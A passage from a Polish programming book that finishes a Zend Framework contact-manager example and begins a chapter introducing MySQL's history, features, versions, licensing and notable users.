Aby skrócić kod przykładu prezentowany w tekście książki, dodałem do konstruktora tylko jedno pole. Pełny kod konstruktora, niezbędny do wygenerowania formularza przedstawionego na rysunku 24.2, można znaleźć w przykładach dołączonych do książki. Kod zamieszczony w powyższym konstruktorze tworzy jedno pole formularza, służące do określania nazwy dodawanego kontaktu. Przy okazji określa także dopuszczalną długość pola, określa, że podanie wartości tego pola będzie wymagane, oraz ustawia weryfikator, który zapewni, że pole nie będzie puste. Jeśli jednak użytkownik nie wypełni pola, to zostanie wyświetlony podany komunikat.

Choć nic nie stoi na przeszkodzie, by zmodyfikować domyślny układ stosowany przez Zend_Form, to jednak w większości przypadków można go łatwo zmodyfikować, używając CSS; tak też zrobiłem w tym przykładzie, przygotowując formularz przedstawiony na rysunku 24.2.

Aby wyświetlić formularz dodawania kontaktów oraz dołączyć kontakt do bazy danych, jeśli jego informacje zostaną pomyślnie zweryfikowane, należy zmodyfikować akcję `add` w kontrolerze `Contacts` oraz skojarzony z nią widok *add.phtml*. Poniżej przedstawiłem potrzebny do tego kod:

```
public function addAction()
{
    $form = new Application_Model_ContactForm(
        array('action' => '/contacts/add',
              'method' => 'POST'
        )
    );
```

Rysunek 24.2. *Formularz dodawania kontaktów*

```
    if ($this->getRequest()->isPost()) {

        if ($form->isValid($this->getRequest()->getPost())) {

            $contact = new Zend_Db_Table('contacts');
            $data = array (
                  'name' => $this->_request->getPost('name'),
                  'email' => $this->_request->getPost('email'),
                  'type' => $this->_request->getPost('type')
            );

            $contact->insert($data);

            echo "<p>Kontakt został dodany!</p>";

        }

    }

    $this->view->form = $form;

}
```

Oprócz modyfikacji akcji trzeba będzie także zmienić kod widoku *add.phtml*. Zmieńmy go w następujący sposób:

```
<h2>Formularz dodawania kontaktów</h2>

<?= $this->form ?>
```

Powyższy przykład pokazuje, jak można dodać nowy wiersz do tabeli bazy danych bez pisania nawet jednego wiesza kodu SQL! Należy podkreślić, że celem przedstawionego przykładu było zademonstrowanie jedynie najbardziej bezpośredniego sposobu korzystania z bazy danych; w rzeczywistych aplikacjach programista powinien stworzyć nowy model przeznaczony do zarządzania kontaktami i w nim zawrzeć logikę odpowiedzialną za wstawianie nowych rekordów do bazy, ukrywając ją tym samym przed kontrolerem. Szczegółowe informacje na ten temat można znaleźć w dokumentacji Zend Framework.

Wyświetlanie listy kontaktów

Skoro dysponujemy już możliwością dodawania kontaktów, możemy zająć się stworzeniem interfejsu służącego do ich wyświetlania. Zadanie to jest znacznie prostsze niż dodawanie nowych kontaktów — wymaga jedynie pobrania z bazy danych listy wszystkich kontaktów, a następnie wyświetlenia ich w widoku. Wyświetlanie listy należy zacząć od zmodyfikowania kodu akcji `index` w kontrolerze `Contacts` w następujący sposób:

```
public function indexAction()
{
    $contact = new Zend_Db_Table('contacts');
    $query = $contact->select()->order('name');
    $this->view->contacts = $contact->fetchAll($query);
}
```

Ten fragment kodu wystarcza, by pobrać z tabeli `contacts` wszystkie rekordy posortowane alfabetycznie na podstawie zawartości kolumny `name`. Rekordy te zostaną zwrócone jako wynik wywołania metody `fetchAll()` w formie tablicy obiektów. Tablica ta zostanie zapisana w zmiennej `$contacts` w przestrzeni nazw widoku.

Następnie w widoku (pliku *index.phtml*) należy umieścić następujący kod:

```
<?php foreach($this->contacts AS $contact) { ?>
  <p>
    <b><?= $contact->name; ?></b><br />
    <?= $contact->email; ?><br />
  </p>
<?php } ?>
```

W efekcie uzyskamy listę przedstawioną na rysunku 24.3.

Rysunek 24.3. *Przeglądanie kontaktów*

W tym rozdziale został przedstawiony ogromny zakres materiału. Nie tylko zaprezentowano w nim pojęcia związane ze szkieletami aplikacji internetowych, lecz także pokazano, jak zainstalować i skonfigurować Zend Framework. Dodatkowo została przedstawiona przykładowa aplikacja, demonstrująca kluczowe możliwości tego szkieletu. Warto jednak pamiętać, że udostępnia on dziesiątki, jeśli nie setki innych potężnych możliwości, na których poznanie bez wątpienia warto poświęcić nieco czasu. Czytelnik koniecznie powinien zajrzeć do dokumentacji Zend Framework, by dokładniej poznać jego możliwości.

Podsumowanie

Choć niniejszy rozdział w większości koncentrował się na szkielecie Zend Framework, to jednak mam nadzieję, że służył także bardziej ogólnemu celowi — prezentacji ogromnego znaczenia, jakie wzorzec MVC i szkielety aplikacji mają w dzisiejszej złożonej praktyce programistycznej.

W kolejnym rozdziale zostało zamieszczone obszerne wprowadzenie do zagadnień korzystania z bazy danych MySQL.

ROZDZIAŁ 25

Prezentacja bazy danych MySQL

Serwer relacyjnych baz danych MySQL powstał niemal 15 lat temu w ramach wewnętrznego projektu rozwijanego przez pracowników szwedzkiej firmy TcX DataKonsult AB (AB to skrót od szwedzkiego słowa Aktiebolag, oznaczającego korporację). Stworzony przez nich produkt, któremu nadano nazwę MySQL, został udostępniony publicznie pod koniec 1996 roku. Okazał się on tak wielkim sukcesem, że w 2001 roku powstała osobna firma, MySQL AB, świadcząca wyłącznie usługi związane z serwerem MySQL oraz zajmująca się jego rozwojem. Firma ta, przynosząca zyski od samego początku swojego istnienia, rozwijała się bardzo szybko, zakładając biura w kilku krajach, przyciągając znaczący kapitał inwestycyjny i ogłaszając kilka porozumień partnerskich z liczącymi się korporacjami i firmami, takimi jak Red Hat, Veritas, Novell czy też Rackspace. Ciągły rozwój firmy doprowadził w 2008 roku do jej przejęcia przez Sun Microsystems, która z kolei w 2009 roku została przejęta przez korporację Oracle.

Od momentu wydania pierwszej wersji MySQL twórcy zwracali szczególną uwagę na jego wydajność i skalowalność. W efekcie powstał produkt w bardzo dużym stopniu zoptymalizowany, lecz pozbawiony wielu możliwości, które w świecie korporacyjnych serwerów baz danych były uznawane za standardowe, takich jak procedury składowane, wyzwalacze czy też transakcje. Pomimo to MySQL przyciągnął uwagę ogromnej liczby użytkowników, dla których większe znaczenie miała jego szybkość działania i skalowalność niż możliwości, jakie w przeważającej większości przypadków i tak nie byłyby wykorzystywane. Możliwości te zostały jednak dodane w kolejnych wersjach serwera, co przyciągnęło do niego kolejne rzesze użytkowników.

Do chwili obecnej serwer MySQL został pobrany w więcej niż 100 milionach egzemplarzy. Do jego użytkowników zaliczają się największe i najbardziej znane firmy tego świata, takie jak Yahoo!, CNET Networks, NASA, The Weather Chanel, Google, Chicago Mercantile Exchange czy też Cisco Systems (patrz *www.mysql.com/customers*). W dalszej części rozdziału zostały zamieszczone dokładniejsze informacje o tym, w jaki sposób część użytkowników korzysta z serwera MySQL, dzięki któremu niejednokrotnie udało im się zaoszczędzić miliony dolarów.

Dlaczego MySQL jest tak popularny?

MySQL jest serwerem relacyjnych baz danych, udostępniającym te same możliwości co inne produkty tego typu. Innymi słowy, Czytelnicy znający inne serwery baz danych nie znajdą w nim zbyt wielu niespodzianek. Co zatem sprawia, pomijając doskonale znaną kwestię przystępnych cen (oraz możliwości jego darmowego zastosowania w wielu sytuacjach), że MySQL jest tak niezwykle popularny? W tym podrozdziale zostało przedstawionych kilka kluczowych cech, które mają na to wpływ. W dalszej części rozdziału przedstawiłem dwie kluczowe wersje MySQL, a konkretnie wersje 4. i 5.

Elastyczność

Niezależnie od tego, jakiego systemu operacyjnego używamy, najprawdopodobniej istnieje przeznaczona dla niego wersja serwera MySQL. Na witrynie MySQL można znaleźć zoptymalizowane wersje binarne serwera, przeznaczone dla 14 platform systemowych: Compaq Tru64, DEC OSF, FreeBSD, IMB AIX, HP-UX, Linux, Mac OS X, Novell NetWare, OpenBSD, QNX, SCO, SGI IRIX, Solaris (w wersjach 8, 9 i 10) oraz Microsoft Windows. Dostępne są także pakiety przygotowane dla takich dystrybucji systemu Linux, jak Red Hat, SUSE oraz Ubuntu.

Co więcej, MySQL udostępnia kody źródłowe serwera, które można pobrać, jeśli nie ma wersji binarnej przygotowanej dla używanego systemu operacyjnego bądź jeśli chcemy samemu przeprowadzić kompilację.

Dostępna jest także obszerna grupa interfejsów programistycznych, umożliwiających korzystanie z serwera w większości najpopularniejszych języków, takich jak C, C++, Java, Perl, PHP, Ruby oraz Tcl.

MySQL udostępnia także wiele tak zwanych *mechanizmów składowania* (ang. *storage engines*), czyli sposobów zarządzania danymi. Znaczenie wyboru odpowiedniego mechanizmu składowania można porównać ze znaczeniem dostosowania algorytmu do wykonywanego zadania. Podobnie jak algorytmy, także i mechanizmy składowania mogą szczególnie dobrze nadawać się do wykorzystania w pewnych zastosowaniach, lecz całkowicie nie pasować do innych. MySQL już od dawana obsługuje kilka typów tych mechanizmów, takich jak MyISAM (domyślnie używany we wszystkich systemach operacyjnych za wyjątkiem Windows), MEMORY (wcześniej określany jako HEAP), InnoDB (domyślny w systemach Windows) oraz MERGE. W piątej wersji MySQL zostały dodane kolejne: ARCHIVE, BLACKHOLE, CVS, FEDERATED oraz EXAMPLE. Ostatnio MySQL udostępnił także wczesną wersję testową (wersję *alfa*) mechanizmu Falcon, przeznaczonego do zastosowania w wielkich bazach danych, działających w systemach wielowątkowych lub wieloprocesorowych.

■ **Uwaga** Dostępnych jest także kilka mechanizmów składowania, które zostały stworzone i są aktywnie rozwijane przez inne firmy. Choć te wymienione w powyższym akapicie są najczęściej używane, to jednak trzeba także wiedzieć o istnieniu innych. Na przykład mechanizm NitroEDB (*http://nitrosecurity.com*) został specjalnie opracowany pod kątem szybkiego przetwarzania ogromnych ilości danych (powyżej miliarda rekordów). Inny mechanizm, BrightHouse firmy Infobright (*www.infobright.com*), pozwala na przechowywanie skompresowanych danych.

Każdy z tych mechanizmów składowania ma swoje mocne i słabe strony, więc należy go wybierać pod kątem zamierzonego sposobu korzystania z danych. Ponieważ jedna baza danych może się składać z kilku tabel, z których każda jest używana w określonym celu, MySQL zapewnia możliwość jednoczesnego korzystania z kilku mechanizmów składowania w ramach tej samej bazy danych. Zagadnienia związane ze stosowaniem mechanizmów składowania zostały opisane w rozdziale 28.

Choć domyślnie MySQL korzysta z ustawień zgodnych z językiem angielskim, to jednak powszechnie wiadomo, że jest on stosowany także przez użytkowników posługujących się innymi językami. Z tego względu obsługuje on aż 35 różnych zbiorów znaków. Aby ich używać, wystarczy określić język, w jakim będą generowane komunikaty o błędach i statusie wykonywanych operacji, a także wybrać sposób sortowania danych oraz przechowywania ich w tabelach.

Moc

Od samego początku prac nad serwerem MySQL jego twórcy koncentrowali się na wydajności działania, nawet kosztem ograniczenia jego możliwości. To podejście nie zmieniło się po dziś dzień, choć wraz z upływem lat brakujące wcześniej możliwości zostały dodane i dziś MySQL może konkurować z innymi — zarówno komercyjnymi, jak i ogólnie dostępnymi — serwerami baz danych. Ten punkt rozdziału pokrótce przedstawia niektóre najbardziej interesujące aspekty MySQL związane z wydajnością działania.

Możliwości SQL wykorzystywane w rozwiązaniach korporacyjnych

Krytycy serwera MySQL przez długi czas narzekali na brak zaawansowanych rozwiązań, takich jak podzapytania (ang. *subqueries*), widoki oraz procedury składowane, które uniemożliwiały korzystanie z niego w rozwiązaniach korporacyjnych. Równie długo twórcy MySQL odpowiadali na te zarzuty stwierdzeniem, że większą wagę przykładają do wydajności i szybkości działania, oraz obietnicami, że możliwości te zostaną zaimplementowane w przyszłości. Dowodem potwierdzającym ich słowa jest wersja MySQL 5.0, w której wszystkie wspomniane wcześniej możliwości zostały udostępnione (podzapytania pojawiły się już w wersji 4.1). Te stosunkowo nowe możliwości MySQL zostały opisane w kilku dalszych rozdziałach niniejszej książki.

Indeksowanie i przeszukiwanie pełnotekstowe

MySQL już od dawana obsługuje możliwość przeszukiwania i indeksowania pełnotekstowego (ang. *full-text*), która ma ogromny wpływ na szybkość wykonywania operacji na kolumnach tekstowych. Pozwala ona także na zwracanie wyników posortowanych zgodnie z tym, w jakim stopniu zapytanie jest zgodne z indeksowaną kolumną tekstową.

Gromadzenie zapytań w pamięci podręcznej

Możliwość gromadzenia zapytań w pamięci podręcznej jest jednym z mechanizmów, który ma największy wpływ na szybkość działania bazy. Ten bardzo szybki i efektywny mechanizm pozwala gromadzić w pamięci podręcznej zarówno same zapytania, jak i ich wyniki. Dzięki temu podczas wykonywania kolejnych zapytań MySQL porównuje je z tymi, które już są przechowywane w pamięci podręcznej, a jeśli uda mu się odnaleźć dokładnie takie samo zapytanie, to nie jest ono ponownie wykonywane (co jest procesem kosztownym), lecz zwracane są bezpośrednio wyniki przechowywane w pamięci. MySQL wykorzystuje jednocześnie specjalne mechanizmy, które unieważniają przestarzałe wyniki i sprawiają, że zostaną one ponownie zapisane w pamięci w przypadku ponownego wykonania zapytania.

Replikacja

Replikacja pozwala skopiować całą bazę danych umieszczoną na jednym serwerze na drugi serwer. Rozwiązanie takie zapewnia bardzo wiele korzyści. Na przykład posiadanie choćby jednej podrzędnej bazy danych znacznie poprawi dostępność całej aplikacji, gdyż w przypadku jakichkolwiek problemów z bazą główną będzie można natychmiast uruchomić tę dodatkową. Jeśli użytkownik dysponuje większą liczbą komputerów, to wszelkie zapytania mogą być rozdzielane pomiędzy bazę główną (ang. *master*) oraz bazy podrzędne (ang. *slave*), co znacznie zredukuje obciążenie, które w przeciwnym przypadku musiałoby być obsługiwane tylko przez jeden komputer. Kolejną zaletą replikacji jest możliwość tworzenia kopii bezpieczeństwa; zamiast odłączać aplikację na czas robienia takiej kopii, można ją wykonywać na serwerze podrzędnym, unikając jakichkolwiek przerw w pracy serwera głównego.

Bezpieczeństwo

MySQL udostępnia bardzo wiele opcji związanych z bezpieczeństwem i konfiguracją, zapewniając niemal całkowitą kontrolę nad wszystkimi wyobrażalnymi aspektami swego działania. Na przykład korzystając z opcji konfiguracji serwera MySQL, można kontrolować takie szczegóły jego działania, jak:

- Właściciela procesu serwera, domyślny język, domyślny port komunikacyjny, lokalizację plików do przechowywania danych i tak dalej.
- Wielkość pamięci przydzielanej poszczególnym wątkom, wielkość pamięci podręcznej, w jakiej będą gromadzone zapytania, obszar pamięci przeznaczony do przechowywania tabel tymczasowych, złączeń oraz buforów kluczy indeksów.
- Wszelkie aspekty sieciowego działania serwera, takie jak ilość czasu, jaką będzie trwało połączenie przed jego zamknięciem, czy serwer będzie próbował tłumaczyć nazwy DNS, maksymalną wielkość pakietów itd.

Równie duże wrażenie robią opcje związane z zabezpieczeniami udostępniane przez MySQL. Pozwalają one zmieniać takie charakterystyki pracy serwera, jak:

- Całkowita liczba zapytań, poleceń aktualizacji oraz połączeń, jaka może być wykonywana w ciągu jednej godziny.
- Czy użytkownik musi dostarczyć prawidłowy certyfikat SSL w celu nawiązania połączenia z bazą.
- Jakie czynności użytkownik może wykonać na danej bazie danych, tabeli, a nawet na konkretnej kolumnie. Na przykład można przydzielić użytkownikowi prawa do aktualizacji kolumny (`UPDATE`) zawierającej adres e-mail, lecz nie dać mu prawa do usuwania jej zawartości (`DELETE`).

Dodatkowo MySQL gromadzi wszelkiego typu informacje dotyczące wszystkich aspektów wykorzystania bazy danych, takie jak całkowita liczba odebranych i wysłanych bajtów, wykonanych poleceń poszczególnych typów czy wątków — otworzonych, działających, przechowywanych w pamięci podręcznej oraz połączonych z klientami. Rejestrowana jest także liczba poleceń, których czas realizacji przekroczył pewną określoną długość, całkowita liczba zapytań zapisanych w pamięci podręcznej, czas nieprzerwanego działania serwera oraz wiele innych aspektów jego działania. Te informacje mają ogromne znaczenie dla optymalizacji działania serwera.

Ze względu na duże znaczenie tych opcji w dalszych rozdziałach książki będziemy do nich niejednokrotnie wracać. Na przykład cały rozdział 26. został poświęcony zagadnieniom konfiguracji serwera MySQL, a rozdział 29. — jego zabezpieczaniu.

Elastyczne opcje licencyjne

MySQL udostępnia dwie wersje postanowień licencyjnych.

MySQL Open Source License

MySQL AB udostępnia bezpłatną wersję swojego serwera bazy danych na warunkach licencji GPL (ang. *GNU General Public License*). Jeśli także tworzona aplikacja jest udostępniana na warunkach tej samej licencji, to mamy prawo bezpłatnie używać w niej serwera MySQL; co więcej, można go nawet modyfikować i rozpowszechniać, pod warunkiem że będzie to zgodne z postanowieniami GPL. Informacje na temat postanowień tej umowy licencyjnej można znaleźć na stronie *www.fsf.org/licensing/licenses/gpl.html*.

Twórcy MySQL doskonale zdają sobie sprawę z tego, że nie wszyscy będą chcieli udostępniać swoje oprogramowanie na restrykcyjnych zasadach GPL, dlatego ich produkt dostępny jest także na warunkach licencji Free and Open Source License (FOSS) Exception firmy Sun. Pozwala ona na stosowanie serwera MySQL wraz z oprogramowaniem udostępnianym na warunkach kilku innych popularnych licencji „otwartych", takich jak: Apache Software License, licencja BSD, GNU Lesser General Public License (LGPL) oraz PHP License. Więcej informacji na temat licencji FOSS License Exception, włącznie z listą innych dopuszczalnych licencji, można znaleźć na stronie *http://www.mysql.com/about/legal/licensing/foss-exception*. Koniecznie należy dokładnie zapoznać się z postanowieniami tej umowy licencyjnej, zanim Czytelnik uzna, że nadaje się ona do jego potrzeb.

Licencja komercyjna

Komercyjna licencja MySQL (ang. *MySQL Commerical License*) jest dostępna dla wszystkich, którzy nie mają ochoty udostępniać lub rozpowszechniać kodu źródłowego swojej aplikacji bądź nie chcą udostępniać jej na warunkach licencji GPL lub innej do niej podobnej. Jeśli ktoś zdecyduje się na ten rodzaj licencji, to opłaty związane z jej zakupem będą całkiem rozsądne, a dodatkowo każda z opcji licencji ma zagwarantowany jakiś rodzaj wsparcia. Wszelkie aktualne informacje dotyczące tych opcji licencyjnych można znaleźć na witrynie MySQL.

Jaką licencję należy wybrać?

Duża liczba dostępnych wersji umów licencyjnych często sprawia, że programiści mają problem z określeniem, która z nich będzie najlepiej odpowiadać ich potrzebom i konkretnej sytuacji. Choć trudno mi tu analizować każdą potencjalnie możliwą sytuację, to jednak poniżej zamieściłem kilka ogólnych zasad, które mogą pomóc w wyborze najlepszej licencji:

- Jeśli serwer MySQL jest niezbędny do działania aplikacji, a aplikacja ta będzie udostępniana na warunkach licencji GPL lub innej licencji, która jest z nią zgodna, to serwera MySQL można używać bezpłatnie.
- Jeśli aplikacja wymaga, by klienci instalowali serwer MySQL na swoich komputerach, a jednocześnie nie chcemy udostępniać jej na warunkach licencji GPL lub innej licencji, która jest z nią zgodna, to konieczne będzie zakupienie komercyjnej licencji MySQL dla każdej sprzedawanej kopii naszej aplikacji.
- Jeśli nasza aplikacja jest udostępniana wraz z kopią serwera MySQL, lecz nie chcemy udostępniać jej na warunkach licencji GPL lub innej licencji, która jest z nią zgodna, to konieczne będzie zakupienie komercyjnej licencji MySQL dla każdej sprzedawanej kopii naszej aplikacji.

(Hiper)aktywna społeczność użytkowników

Choć wiele projektów oprogramowania otwartego (ang. *open source*) może się poszczycić aktywną społecznością użytkowników, to jednak społeczność użytkowników MySQL należałoby raczej określić jako *hiperaktywną*. Oprócz nieustannego rozwoju samego serwera MySQL istnieją także setki projektów otwartych, które używają go jako narzędzia do gromadzenia wielu informacji i zarządzania nimi, od dzienników serwera poczynając, przez pocztę elektroniczną, obrazy, zawartość witryn WWW, zgłoszenia w systemach pomocy, na statystykach w różnego typu grach kończąc. Jeśli ktoś potrzebuje pomocy, może skorzystać z ulubionej wyszukiwarki, by odnaleźć jeden z setek poradników i samouczków opisujących chyba każdy istniejący aspekt serwera, przejrzeć jego niezwykle obszerną dokumentację bądź zadać pytanie na bardzo aktywnych poświęconych mu forach dyskusyjnych. W zasadzie w przypadku poszukiwania informacji na temat serwera MySQL problemem nie jest to, by je znaleźć, lecz gdzie zacząć poszukiwania!

Ewolucja serwera MySQL

Serwer MySQL od dawna był zachwalany ze względu na dużą szybkość działania oraz potępiany za brak tak zwanych niezbędnych narzędzi do zastosowań korporacyjnych. Jak jednak widać, niezwykła popularność MySQL dobitnie udowodniła, że dla milionów użytkowników te zaawansowane możliwości nie są szczególnie interesujące. Gdy jednak wymagania stawiane możliwościom i wydajności narzędzi do przechowywania danych i zarządzania nimi stawały się coraz większe i bardziej wyszukane, twórcy serwera MySQL doszli do wniosku, że konieczne jest także poszerzenie możliwości ich produktu. W tej części rozdziału zostały opisane najważniejsze możliwości dodane do serwera w wersji 4.

Warto zaznaczyć, że zamieszczone tu informacje nie są jedynie lekcją historii — bez wątpienia Czytelnik miał ich wystarczająco dużo w szkole. Informacje te zamieściłem z dwóch powodów: by Czytelnik mógł poznać szeroką gamę możliwości serwera MySQL oraz by przy okazji tej prezentacji wskazać kolejne rozdziały książki, w których poszczególne zagadnienia zostały bardziej szczegółowo opisane.

MySQL 4

W marcu 2004 roku została udostępniona wersja MySQL 4.0, stanowiąca kolejny milowy krok w rozwoju tego serwera baz danych. Po osiemnastu miesiącach udostępniania kolejnych wersji roboczych oraz kilku latach pracy kompletny produkt został udostępniony wszystkim zainteresowanym użytkownikom. Ta nowa wersja MySQL była wyposażona w kilka nowych możliwości, które były uważane za standardowe w innych korporacyjnych serwerach baz danych. Oto niektóre z tych możliwości:

- **Dodanie mechanizmu InnoDB do standardowej wersji serwera**: mechanizm składowania danych InnoDB, dostępny już od wersji 3.23.34a, został teraz dołączony do standardowej wersji MySQL. Tabele InnoDB udostępniają wiele nowych możliwości, takich jak korzystanie z transakcji, zapewnianie integralności kluczy obcych czy też blokowanie rekordów na niskim poziomie. Mechanizm składowania InnoDB został przedstawiony w rozdziale 28., natomiast zagadnienia związane ze stosowaniem transakcji — w rozdziale 37.
- **Przechowywanie zapytań w pamięci podręcznej**: przechowywanie zapytań w pamięci podręcznej, udostępnione w wersji 4.01 serwera, umożliwia znaczne zwiększenie szybkości wykonywania poleceń `SELECT` poprzez zapisywanie ich oraz ich wyników w pamięci podręcznej i ich późniejsze zwracanie bez konieczności ponownego przeszukiwania bazy.
- **Wbudowany serwer MySQL**: ta wersja serwera umożliwia integrację pełnych możliwości serwera MySQL i wykorzystanie ich w aplikacjach wbudowanych. Aplikacje wbudowane są stosowane w takich urządzeniach, jak kioski, napędy CD-ROM, urządzenia internetowe, telefony komórkowe oraz komputery kieszonkowe.
- **Podzapytania**: podzapytania mogą w ogromnym stopniu uprościć postać niektórych poleceń SQL — pozwalają one bowiem umieścić polecenie `SELECT` wewnątrz drugiego. Od wersji MySQL 4.1 użytkownicy mogą już korzystać ze zgodnych ze standardami operacji wykorzystujących podzapytania. Te długo oczekiwane możliwości zostały szczegółowo opisane w rozdziale 35.
- **Bezpieczne połączenia przy użyciu SSL**: wykorzystanie otwartych, niechronionych połączeń klient-serwer stwarza możliwość przechwycenia lub nawet modyfikacji zarówno samych danych, jak i informacji uwierzytelniających. Od wersji 4.0 MySQL istnieje już możliwość nawiązywania połączeń szyfrowanych, wykorzystujących technologię SSL (ang. *Secure Socket Layer*). Więcej informacji na ten temat można znaleźć w rozdziale 29.
- **Rozszerzenia przestrzenne**: w wersji 4.1 serwera MySQL wprowadzono możliwość korzystania z rozszerzeń przestrzennych, służących do tworzenia, przechowywania i analizy informacji geograficznych. Można z nich skorzystać, aby na przykład wyświetlić na mapie informacje o sklepach obuwniczych w konkretnym mieście.

MySQL 5

Piąta wersja serwera MySQL, udostępniona w październiku 2005 roku, zawierała ogromną liczbę nowych możliwości i stanowiła kolejny potężny krok w rozwoju tego produktu, przyczyniła się także do odebrania przez MySQL konkurencyjnym produktom znaczących udziałów w rynku. Niektóre z najważniejszych możliwości wprowadzonych w tej wersji serwera to:

- **Procedury składowane**: procedura składowana to grupa poleceń SQL przechowywana wewnątrz serwera MySQL i udostępniana na podobnych zasadach jak standardowe funkcje SQL, takie jak `min()` lub `rand()`. Zgodnie z wymaganiami określonymi przez najnowszy standard języka SQL, SQL-2003, dodanie procedur składowanych eliminuje jeden z ostatnich najpoważniejszych braków serwera MySQL. Wyczerpującą prezentację zagadnień związanych z procedurami składowanymi można znaleźć w rozdziale 32.
- **Widoki**: tabele bazy danych często zawierają informacje, które nie są przeznaczone dla wszystkich bądź — jak to bywa w wielu przypadkach — dla programistów mających pracować z tą bazą danych. Widoki zapewniają administratorom bazy danych możliwość ograniczania dostępu do tabel bazy i udostępniania tylko tych danych, które mogą być używane. Widoki eliminują także konieczność ciągłego tworzenia potencjalnie długich i niewygodnych zapytań operujących na większej liczbie tabel. Widok jest w zasadzie wirtualną reprezentacją podzbioru danych, przechowywanych w jednej lub kilku tabelach. Widoki zostały opisane w rozdziale 34.
- **Wyzwalacze**: wyzwalacz jest w praktyce procedurą składowaną, wywoływaną w momencie zgłoszenia określonego zdarzenia. Są one często stosowane do weryfikacji lub korygowania danych bezpośrednio

przed ich dodaniem do tabeli lub tuż po tym w celu wymuszenia zgodności ze stosowaną logiką biznesową bądź innymi narzuconymi regułami. Dokładny opis tej nowej możliwości serwera MySQL można znaleźć w rozdziale 33.

- **Wirtualna baza danych `INFORMATION_SCHEMA`**: MySQL już od dawna obsługiwał niestandardowe polecenie `SHOW`, pozwalające na uzyskanie informacji o strukturach danych przechowywanych na serwerze. Jednak rozwiązanie to nie jest zgodne z żadnymi innymi serwerami relacyjnych baz danych, a co więcej, jest ono restrykcyjne, gdyż polecenia `SHOW` nie można używać wewnątrz polecenia `SELECT`. By wyeliminować to ograniczenie, w MySQL 5.0 wprowadzono nową, wirtualną bazę danych o nazwie `INFORMATION_SCHEMA`. Zawiera ona metainformacje dotyczące wszystkich pozostałych baz danych przechowywanym na danym serwerze. Dzięki niej można pobierać informacje o strukturze innych baz danych, używając do tego celu zwyczajnych zapytań `SELECT`.

MySQL 5.1

Niech Czytelnik nie da się zwieść numerowi tej wersji serwera MySQL — wersja 5.1 to kolejny niezwykle ważny krok w rozwoju tego produktu. Poniżej zostały wymienione najważniejsze możliwości dodane w tej wersji serwera:

- **Interfejs API do dołączania mechanizmów składowania**: być może Czytelnik życzyłby sobie, żeby MySQL umożliwiał uwierzytelnianie użytkowników w oparciu o własny, niestandardowy mechanizm określania tożsamości użytkowników? A może chciałby, by udostępniał on niestandardową funkcję do filtrowania danych? A może powinien pobierać informacje zapisane w niestandardowych formatach, takich jak pliki MP3? Interfejs programowania Pluggable Storage Engine API pozwala dodawać do serwera niestandardowe możliwości i rozszerzać bazę danych na przeróżne sposoby, których wcześniej nawet nie mogliśmy sobie wyobrazić.
- **Partycjonowanie**: partycjonowanie, czyli dzielenie tabel na mniejsze, fizyczne fragmenty, jest rozwiązaniem mającym wiele zalet w przypadku operowania na dużych zbiorach danych. Pozwala ono poprawić efektywność zapytań, gdyż indeksy tabeli są dzielone na kilka mniejszych zakresów. Wyobraźmy sobie rozwiązanie, w którym analizujemy nadesłane zamówienia, określając sposób ich obsługi w zależności od kraju pochodzenia klienta. Zamiast operować na miliardach rekordów, które mogłyby się nagromadzić w ciągu kilku lat, możemy wykorzystać partycjonowanie i operować na danych pochodzących z konkretnego roku lub nawet miesiąca. Partycjonowania można także użyć, by ograniczyć koszty przechowywania danych — zapewnia bowiem możliwość wydzielenia rzadziej używanych informacji i umieszczenia ich na tańszym nośniku, a jednocześnie pozwala pobrać je, gdyby zaszła taka konieczność.
- **Szeregowanie zdarzeń**: mechanizm szeregowania danych wbudowany w serwer MySQL przypomina nieco program `cron` znany z systemów Unix i Linux — pozwala na wykonywanie poleceń SQL zgodnie z przygotowanym harmonogramem.
- **Testowanie obciążenia**: do rozpowszechnianej wersji serwera został dodany program `mysqlslap`. Jest to narzędzie wykonywane z poziomu wiersza poleceń, które pozwala testować wydajność serwera poprzez wykonywanie poleceń SQL i symulację jednoczesnego korzystania z systemu przez wiele klientów.

MySQL 5.4 oraz 5.5

To pierwsze wersje serwera udostępnione po przejęciu firmy MySQL AB. Obie są wersjami rozwojowymi, zawierającymi głównie usprawnienia związane z poprawą wydajności działania. Wciąż nie wiadomo, kiedy wersja MySQL 5.5 zostanie oficjalnie udostępniona, dlatego w pracy wciąż należy używać najnowszej oficjalnej wersji serwera, czyli 5.1.

Najważniejsi użytkownicy serwerów MySQL

Jak już wspomniałem, lista użytkowników MySQL zwiera wiele bardzo znanych firm i witryn WWW. Poniżej przedstawiłem dwie z nich, stanowiące przykłady bardzo interesujących rozwiązań, które jednocześnie pokazują, w jaki sposób zastosowanie MySQL może pomóc naszej firmie.

craigslist

Witryna społecznościowa craigslist (*www.craigslist.org*), która służy także do zamieszczania drobnych ogłoszeń, od utworzenia w 1995 roku nieustannie się rozwija. Od samego początku witryna ta działała w oparciu o pakiet produktów o nazwie LAMP (Linux, Apache, MySQL, Perl), a wykorzystywany przez nią serwer MySQL udowodnił swoją skalowalność w trakcie jej istnienia, kiedy to przeobraziła się z hobbystycznego projektu Craiga Newmarka w jedną z najpopularniejszych witryn świata, obsługującą obecnie ponad 20 miliardów wyświetleń stron każdego miesiąca (informacje te pochodzą ze strony *www.craigslist.org/about/factsheet.html*). Każdego miesiąca grono użytkowników witryny powiększa się o 30 milionów osób, witryna przetwarza ponad 30 milionów ogłoszeń i rozpowszechnia ponad 2 miliony list z ofertami pracy.

Jak pokazuje analiza pt. *craigslist Relies on MySQL to Serve Millions of Classified Ads*[1] (*www.mysql.com/why-mysql/case-studies/mysql-craigslist-casestudy.pdf*), każdy aspekt działania tej witryny związany z pobieraniem danych jest w całości zależny wyłącznie od serwera MySQL. Na szczególną uwagę zasługuje wykorzystanie mechanizmów przeszukiwania pełnotekstowego w wyszukiwarce zaimplementowanej na witrynie. Warto zapoznać się z całą analizą, by dokładniej poznać rolę, jaką odgrywa MySQL w działaniu jednej z najpopularniejszych witryn na świecie.

Wikipedia

Wikipedia: Wolna encyklopedia (*www.wikipedia.org* lub *pl.wikipedia.org*) to utworzona w 2001 roku i rozwijana przez ochotników z całego świata internetowa encyklopedia, która z małego projektu rozpoczętego przez Jimmiego Walesa przekształciła się w jedną z najczęściej odwiedzanych witryn świata (według rankingu Alexy — *www.alexa.com*). Witryna ta jest faktycznie nieskończonym źródłem wiedzy, tworzonym przez mądrych entuzjastów z całego świata.

